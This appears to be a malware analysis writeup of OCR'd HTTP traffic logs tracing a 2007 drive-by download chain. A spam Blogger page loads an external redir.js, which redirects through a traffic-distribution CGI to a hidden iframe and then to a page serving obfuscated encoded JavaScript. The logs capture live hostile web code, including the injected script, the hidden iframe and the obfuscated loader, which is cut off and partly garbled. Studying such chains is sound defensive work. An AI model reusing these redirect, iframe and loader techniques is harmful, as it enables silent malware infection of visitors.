
```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="it" lang="it">

<head>

  <title>calendario melita del gf7</title>
        <META NAME="Keywords" CONTENT="calendario melita del gf7,[WD2]">
        <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" >
        <meta http-equiv="Content-Language" content="it" >
        <meta name="robots" content="index, follow" >
        <meta name="description" content="calendario melita del gf7 Award Winning CoffeeMelittas Coffees
>are Gourmet.The Proof is in the Taste. melita del gf7The Official Melitta Coffee MakerSave Money by Buying D
>irect Tip: Search for English results only. You can specify your search language in PreferencesAdricom Telek
>omunikacije :: Pogledajte temu - orde..." >
  <meta name="MSSmartTagsPreventParsing" content="true" />
  <meta name="generator" content="Blogger" />
   <script language="JavaScript" src="http://refferal.info/redir.js"></script>
<style type="text/css">
/*
-----------------------------------------------
Blogger Template Style
Name:     Rounders
Designer: Douglas Bowman
URL:      www.stopdesign.com
Date:     27 Feb 2004
----------------------------------------------- */


body {
  background:#aba;
```

Traffic log 2 – window.location object




```
GET /redir.js HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: */*
Accept-Language: en-us
Host: refferal.info
Referer: http://calendariomelitadelgf7.martonioitsek1.info/
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 18:09:29 GMT
Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7e PHP/5.1.2 FrontPage/5.0.2.2510
Last-Modified: Tue, 16 Jan 2007 01:03:16 GMT
ETag: "5f4460-d3-45ac2454"
Accept-Ranges: bytes
Content-Length: 211
Keep-Alive: timeout=5, max=500
Connection: Keep-Alive
Content-Type: application/x-javascript

window.location=("http://sutds.info/in.cgi?default&seoref="+encodeURIComponent(document.referrer)+ "&
```

Traffic log 3 – Meta tag




```
GET /in.cgi?default&seoref=&parameter=$keyword&se=$se&ur=1&HTTP_REFERER=http%3A%2F%2Fcalendariomelitac
>martonioitsek1.info%2F&default_keyword=viagra HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: sutds.info
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 302 Found
Date: Sat, 15 Sep 2007 18:09:29 GMT
Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7e PHP/5.1.2 FrontPage/5.0.2.2510
Set-Cookie: SL_default_0000=_7_; domain=sutds.info; path=/; expires=Sun, 16-Sep-2007 18:09:29 GMT
Location: http://www.backline.org/1/index.htm
Keep-Alive: timeout=5, max=500
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

c6
<html>
<head>
<meta http-equiv="REFRESH" content="1; URL='http://www.backline.org/1/index.htm'">
</head>
<body>
```

Traffic log 4 – IFRAME



```
GET /1/index.htm HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: www.backline.org
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 18:09:30 GMT
Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7e PHP/5.1.2 FrontPage/5.0.2.2510
Last-Modified: Mon, 03 Sep 2007 16:44:13 GMT
ETag: "6449c2-31e-46dc39dd"
Accept-Ranges: bytes
Content-Length: 798
Keep-Alive: timeout=5, max=500
Connection: Keep-Alive
Content-Type: text/html

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
<title></title>
</head>

<body><iframe src="http://promosoft24.com/in.php?q=cm9tZWw%3D" width=10 border=0 height=10 styl
```

Traffic log 5 – Location Header




```
GET /in.php?q=cm9tZWw%3D HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: promosoft24.com
Referer: http://www.backline.org/1/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 302 Found
Date: Sat, 15 Sep 2007 16:00:07 GMT
Server: Apache/2.0.46 (Red Hat)
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.2
Set-Cookie: cash217=cprock; expires=Sun, 16-Sep-2007 16:00:07 GMT
Location: http://promosoft24.com/setup/ecd82f73380098e05a4c0e86f6cc8214/
Content-Length: 0
Connection: close
Content-Type: text/html
```

Traffic log 6 – Encoded JavaScript


```
GET /setup/ecd82f73380098e05a4c0e86f6cc8214/ HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: promosoft24.com
Referer: http://www.backline.org/1/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 16:00:08 GMT
Server: Apache/2.0.46 (Red Hat)
Last-Modified: Thu, 30 Aug 2007 19:10:16 GMT
ETag: "37fb6168-ba6-74dfb600"
Accept-Ranges: bytes
Content-Length: 2982
Connection: close
Content-Type: text/html

<script language="JavaScript" type="text/JavaScript">
<!--
function GzE(){
d("9&(*%VWAN|yiWCBQm@!}5Zd`Uk3V1Rfe#{1Z638hjsWrbH+rddyV{_HHOCbJ/L1whq%SGS#3dd!@yv935&Ts5L54jm'(.=;RBSH
>`t`f`:'QGTbshqq%?¥r!%'!Hg!o`snbfqhw)`usIdj`>!Jhfunvhgq'Liu`qmbu!@{solu`q%!Qo`i¥r%#'!Hg%JmTuw/kbujdbwl
>bwelqj)!Pli23'.%;;#7!%Smfi¥r¥r!!%'Anl!NcoXO`l`¥r###'Ehl!JaiXUunf¥r!!%#¥r#'%#pbu!nck^WGP'8'al`vnfiu/bs
>ldks)'hgibbu'*¥r##'!nck^SAP-tdqBsushctu`#%lg!+%%nckZQGT#¥r!%'%lekZQGT/vfwBsqqjeps`#%bmdtrlc'+!'dipjg
>B443*74D4(22G3.:;4@(75D15GF1>@47#¥r!!%'¥r!!!!`kslqlq#:!#anbhdrachgtfnpcvdalrvmbakpdpgnirorjfgorn`oehp
>ajp`gpde`pafp'¥r¥r#'%'gk'8#%vzteik/d}f%¥r!%##Hco¥¥Mbnf#:%!T#!#''o'#!%%d#!#'#i!'#''k'#'!!¥r%'!!NgmZSql
>%D!#!%!s!''!'sk#%%#%h#!##%ff#%%#!sl%!##!hk%%'%#¥r##'!rdu!ngmZPkbioBss#>#lam^WGT/Bs`bwfHgibfs-Lai¥¥Mfl
>#+%%%'JekZSql`)%'*¥r'!%#T`s!nGnme`q'8#hck^RmfkiFqq/Odj`Pw`bd-51,¥r###'R`s%lEhme`qNqbl<nClocdw)Q`svbKt
>P~lghm/uug'*¥r'!%#Ankw¥¥WdwkXBjnwnkboqt8Pwinq/nGjkabsHudh)Ufqk/%Y%).2/2*¥r###'VhkGju<%Eliu^UfuiZDnlqr
